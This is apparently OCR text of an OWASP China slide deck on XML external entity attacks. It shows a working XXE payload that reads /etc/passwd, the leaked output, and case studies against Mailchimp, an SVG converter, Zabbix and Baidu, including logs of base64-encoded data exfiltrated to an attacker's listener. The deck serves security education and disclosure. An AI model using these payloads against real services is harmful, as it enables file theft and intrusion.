XML实体攻击
从内网探测到命令执行步步惊心

OWASP 中国

The Open Web Application Security Project

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

漏洞盒子

被XML实体漏洞坑过的厂商和应用



XML实体攻击基本形态

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM"file:///etc/passwd">
]>
<UserInfo>
  <name>&name;</name>
</UserInfo>
```




```
Your name is :
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/game
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/s
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin
Server,,,:/nonexistent:/bin/false messagebus:x:102:106::/var/run/d
/lib/colord:/bin/false usbmux:x:104:46:usbmux daemon,,,:/home/us
ntp:x:106:113::/home/ntp:/bin/false Debian-exim:x:107:114::/var/sp
/bin/sh avahi:x:109:118:Avahi mDNS daemon,,,:/var/run/avahi-dae
dradis:x:111:121::/var/lib/dradis:/bin/false pulse:x:112:122:PulseA
Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh haldaemon:x:114
iodine:x:115:65534::/var/run/iodine:/bin/false postgres:x:116:127:
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin redsocks:x:118:
stunnel4:x:120:130::/var/run/stunnel4:/bin/false statd:x:121:65534
gdm:x:123:134:Gnome Display Manager:/var/lib/gdm3:/bin/false rt
/bin/false www:x:1000:1001::/home/www:/sbin/nologin
```

XML实体攻防现状

- 形式多样化（RSS,ATOM,OpenDocument,XML-RPC,SOAP,SAML,SVG,XML import,etc）
- 这类攻击已经被提出多年，但近两年才开始受到关注。
- 由于这类攻击存在形式多样，统一处理较繁琐，目前几乎没有成熟的扫描器支持XML实体攻击的检测。
- 与操作系统，组件库，开发语言的版本依赖性强。

RSS，ATOM（Mailchimp）



test | Custom - '"/><h1>XSSS, saved from 1 Column

RSS Feed and Send Timing

If you're new to RSS to Email, you might want to check out our RSS to Email guide or our guide for bloggers.

RSS Feed URL

http://[redacted]xxe1.xml

When should we send?

We'll only send if there's new content.

Every day ▾　07:00AM ▾　Hong Kong


Send only on these days

☑ Sun ☑ Mon ☑ Tues ☑ Wed ☑ Thurs ☑ Fri ☑ Sat

Frequently Asked Questions

国外最大的邮件发送服务，每周邮件发送量近10亿封。

支持发送自定义的RSS内容作为邮件正文。



```
 "HEAD [redacted] HTTP/1.1" 200 0 "-" "Zend_Http_Client" -
 "GET [redacted] HTTP/1.1" 200 444 "-" "MailChimp.com" -
 "GET [redacted]HTTP/1.0" 200 90 "-" "-" -
 "GET /?MTI3LjAuMC4xICAgbG9jYWxob3N0IGxvY2FsaG9zdC5sb2NhbGRvbWFpbiB
c3Q2LmxvY2FsZG9tYWluNgoxMjcuMC4wLjEJMm0yMzQyMDB6ZC5yc2dsYWIuY29tCjE
 "GET /own/xxe1.xml/blog/ HTTP/1.1" 200 11855 "-" "MailChimp.com" -
 "GET /?feed=rss2 HTTP/1.1" 200 10557 "-" "MailChimp.com" -
 "GET /?feed=rss2 HTTP/1.1" 200 10557 "-" "MailChimp (http://www.ma
"GET / HTTP/1.1" 200 8171 "-" "DNSPod-Monitor/1.0" -
```

SVG Converter

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


SVG to Raster


SVG file: 选择文件 xxe.svg

⚠ Maximum upload size is 5 MB

Width: 500

Height: 500

Convert Cancel



```
Starting
DEBUG: uploading file: stdin, original name = xxe.svg
INFO: file size=594
DEBUG: form field: width=500
DEBUG: form field: height=500
INFO: upload complete
INFO: complete.  file size=158138
INFO: done
```

SVG XXE POC

```
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:
daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/
shsys:x:3:3:sys:/dev:/bin/shsync:x:4:65534:sync:/
bin:/bin/syncgames:x:5:60:games:/usr/games:/
bin/shman:x:6:12:man:/var/cache/man:/bin/shlp:
x:7:7:lp:/var/spool/lpd:/bin/shmail:x:8:8:mail:/var/
mail:/bin/shnews:x:9:9:news:/var/spool/news:/bin/
shuucp:x:10:10:uucp:/var/spool/uucp:/bin/
shproxy:x:13:13:proxy:/bin:/bin/shwww-data:
x:33:33:www-data:/var/www:/bin/shbackup:
x:34:34:backup:/var/backups:/bin/shlist:x:38:38:
Mailing List Manager:/var/list:/bin/shirc:x:39:39:
ircd:/var/run/ircd:/bin/shgnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/bin/
shnobody:x:65534:65534:nobody:/nonexistent:/
bin/shlibuuid:x:100:101::/var/lib/libuuid:/bin/
shsyslog:x:101:103::/home/syslog:/bin/
```

SVG格式的图片在光栅化的过程中。。

XML Import (Zabbix)

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

192.168.195.137: Configuration import - Mozil
File Edit View History Bookmarks Tools Help
192.168.195.137: Configur...
Directory listing for /
http://127.0....dc
127.0.0.1/zabbix_test/conf.import.php
ZABBIX
Monitoring
Inventory
Reports
Configuration
Administration
Host groups | Templates | Hosts | Maintenance | Web | Actions | Screens | Slide shows | Maps | Discovery | IT se
History: Configuration of hosts » Configuration import » Configuration of host groups » Configuration of hosts » Configuration imp
Details
Import
Import file
Browse...
root@localhost:/opt
root@localhost:/opt 79x23

Zabbix server is not running: the information display current.

ERROR: Import failed

XML file contains fatal error 1:internal error [Line: 1 | Column: 1]

Rules


	Update existing	Add missing
Groups		☑
Hosts	☑	☑
Templates	☐	☐
Template screens	☐	☐

```
[root@localhost opt]# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
127.0.0.1 - - [23/Apr/2014 19:10:34] "GET /?MTI3LjAuMC4xCQlsb2NhbGhvc3QubG9jYWx
kb21haW4gbG9jYWxob3N0Cjo6MQkJbG9jYWxob3N0Ni5sb2NhbGRvbWFpbjYgbG9jYWxob3N0Ngo= H
TTP/1.0" 301 -
127.0.0.1 - - [23/Apr/2014 19:10:34] "GET /?MTI3LjAuMC4xCQlsb2NhbGhvc3QubG9jYWx
kb21haW4gbG9jYWxob3N0Cjo6MQkJbG9jYWxob3N0Ni5sb2NhbGRvbWFpbjYgbG9jYWxob3N0Ngo=/
HTTP/1.0" 200 -
```

当前最流行的分布式系统监控应用，支持配置文件的导入导出，配置文件使用XML格式。

wooyun-2010-058381

百度统计XXE外部实体攻击




从2014年06月到2014年08月共3个月数据

苹果品牌变化趋势

下载图片 下载完整数据 分享171

wooyun-2010-058381

POST /data/mobile/chart/save HTTP/1.1
Host: tongji.baidu.com

